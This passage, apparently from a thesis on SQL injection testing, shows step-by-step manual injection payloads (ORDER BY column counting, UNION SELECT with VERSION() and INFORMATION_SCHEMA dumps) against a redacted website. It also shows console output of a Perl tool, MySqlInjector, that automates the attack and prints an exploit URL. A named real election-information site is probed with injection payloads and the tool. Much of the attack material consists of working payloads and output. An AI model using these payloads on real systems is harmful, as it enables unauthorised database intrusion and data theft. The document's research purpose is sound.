


http://[redacted].com/index.php?cat_id=12order by 3–

[redacted]

Figure 5.15: The Page Loads Normally When Order By 3.

If the order by variable is incremented by 1 to be 4, an error will occur, which is enough to determine the number of infected columns which is 3.




```
http://[redacted]com/index.php?cat_id=12 order by 4--
```

```
'Unknown column '4' in 'order clause
```

Figure 5.16: returning error with value 4.

Now it is clear that the number of defected columns is 3, then to know which column can be used to extract the data union and select statements are used with the number of defected columns as shown in figure 5.17.




http://[redacted].com/index.php?cat_id=12 UNION SELECT+1,2,3--

[redacted]

Figure 5.17: Column 2 Is the Mirror of the Database.


Now to get the database version, the command VERSION() is replaced with the second column as shown in figure 5.18.



http://[redacted].com/index.php?cat_id=12 UNION SELECT+1,VERSION(),3--

Figure 5.18: Exposing the Database Version Which Is 5.0.37.

Now to extract data about tables and columns, INFORMATION_SCHEMA.COLUMNS can be used as the default schema, as shown in figure 5.19.




http://[redacted]com/index.php?cat_id=12 UNION SELECT+1,CONCAT(TABLE_NAME,0x3a,COLUMN_NAME),3+from+INFORMATION_SCHEM

[redacted]

[redacted]

Figure 5.19: Revealing the Structure and Data about All Tables in the Database.

Now automating the penetration test process by using MySqlInjector will save time and effort and does not need a knowledgeable penetration tester. The only thing that MySqlInjector needs which is the suspected URL and it starts shaping attacking patterns and injecting them and finally it will return the results, as shown in figure 5.20.




```
                 Enter the URL you want to check.....
        http://[redacted].com/index.php?cat_id=12



        [+] The URL is Valid...
-------------------------------------------------------------------
        [+] Connecting....
        [+] Connected.....
        [+] Injecting Attacks.....
        [+] Checking SQL Vulnerability.....
-------------------------------------------------------------------
      ■ [+] Vulnerable to SQL Injection...
-------------------------------------------------------------------
        [+] Injecting Attacking Vectors.....
        [+] Parsing HTML page Sources.....

      ■ Successful Attacking Pattern:  AND SUBSTRING(VERSION(),1,1)=5

        [+] Getting Database Version....
-------------------------------------------------------------------
      ■ [+] Database: 5.0.85-Community Version: 5 ...
-------------------------------------------------------------------
        [+] Extracting Number of Defective Columns...
      ■ [+] Number of Defective Columns is: 3
        [+] Data can be Extracted from Tables through:


                ---------------------
              ■     :: Exploit ::
                ----------------------

 http://[redacted].com/index.php?cat_id=12+UNION+SELECT+1,2,3+FROM+INFORMATION_SC
HEMA.COLUMNS--


        [+] To get data replace one defective column with :

         GROUP_CONCAT(TABLE_NAME,0x3a,COLUMN_NAME,0x3a,TABLE_SCHEMA)


        [+] Checking against Forbidden Protection..
      ■ [+] The site is NOT protected by FORBIDDEN filter

D:\Perlcodes>
```

Figure 5.20: Conducting Security Assessment Using MySqlInjector.

5.4 Test case 3

From the above explained test cases which were vulnerable to SQL injection attack, it time to show other test cases which are not vulnerable to SQL injection attack as shown in figures 5.21 and 5.22.



http://www.electionguide.org/country-news.php?ID=16
Latest Headlines
IFES Election Guide - Country Pro...
ElectionGuide
IFES
Quick Search
By Election Type:
Any
By Country:
Any
By Year:
Any
Search
Advanced Search
Quick Link to Voter Turnout
Click to view Upcoming Elections
Country Profile:
Overview | Elections | News | Links | Region

Azerbaijan - News Archive

Azerbaijan To Adopt New Law On Political Parties
Posted: 08/12/2009
Azerbaijani parliamentarian Siyavush Novruzov, who is deputy executive secretary of the ruling Yeni Azerbaycan Party, told journalists in Baku on August 10 that when it reconvenes for the fall session, the parliament plans to adopt a new law regulating the activities of, and funding for, political parties.
Read full story. Source: Radio Free Europe / Radio Liberty

Observers, Opposition Criticize Azerbaijani Presidential Election
Posted: 10/16/2008
Azeri President Ilham ALIEV won a landslide victory in the October 15 presidential election, winning 89 percent of the vote according to preliminary results. Azerbaijan's

Figure 5.21: A Website in Normal Request.


http://www.electionguide.org/country-news.php?ID=16 AND 1='
Latest Headlines
IFES Election Guide - Country Pro...
ElectionGuide
IFES
Home
About Us
Calendar
My Guide
Newsletter
Search & Reporting
Quick Search
By Election Type:
Any
By Country:
Any
By Year:
Any
Search
Advanced Search
Quick Link to Voter Turnout
Click to view Upcoming Elections
Country Profile:
Overview | Elections | News | Links | Region


Azerbaijan - News Archive

Azerbaijan To Adopt New Law On Political Parties
Posted: 08/12/2009
Azerbaijani parliamentarian Siyavush Novruzov, who is deputy executive secretary of the ruling Yeni Azerbaycan Party, told journalists in Baku on August 10 that when it reconvenes for the fall session, the parliament plans to adopt a new law regulating the activities of, and funding for, political parties.
Read full story. Source: Radio Free Europe / Radio Liberty

Observers, Opposition Criticize Azerbaijani Presidential Election
Posted: 10/16/2008
Azeri President Ilham ALIEV won a landslide victory in the October 15 presidential election, winning 89 percent of the vote according to preliminary results. Azerbaijan's

Figure 5.22: Page Loads Normally After Attacking.

As noticed from figure 5.22 the web page loads normally and the no errors were displayed, that is a proof that the website is not vulnerable to SQL injection attack. To make sure that MySqlInjector satisfies the manual penetration test results, it is applied on this website as shown in figure 5.23.




```
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@     WELCOME TO MYSQLINJECTOR    @@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@         Powered By Perl         @@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@


                 Enter the URL you want to check.....
        http://www.electionguide.org/country-news.php?ID=16




        [+] The URL is Valid...
--------------------------------------------------------------------
        [+] Connecting....
        [+] Connected.....
        [+] Injecting Attacks.....
        [+] Checking SQL Vulnerability.....
        [-] NOT Vulnerable....Trying other Attacking Pattern....
        [-] NOT Vulnerable....Trying other Attacking Pattern....
        [-] NOT Vulnerable....Trying other Attacking Pattern....
        [-] NOT Vulnerable....Trying other Attacking Pattern....
        [-] NOT Vulnerable....Trying other Attacking Pattern....
        [-] NOT Vulnerable....Trying other Attacking Pattern....
        [-] NOT Vulnerable....Trying other Attacking Pattern....
        [-] NOT Vulnerable....Trying other Attacking Pattern....
        [-] NOT Vulnerable....Trying other Attacking Pattern....
        [-] NOT Vulnerable....Trying other Attacking Pattern....
        [-] NOT Vulnerable....Trying other Attacking Pattern....
-----------------------------------------------------------
        [-] This URL is NOT Vulnerable to SQL Injection Attack

D:\Perlcodes>_
```

Figure 5.23: Injection Ten Attacking Patterns to Check the Vulnerability.

5.5 Test case 4

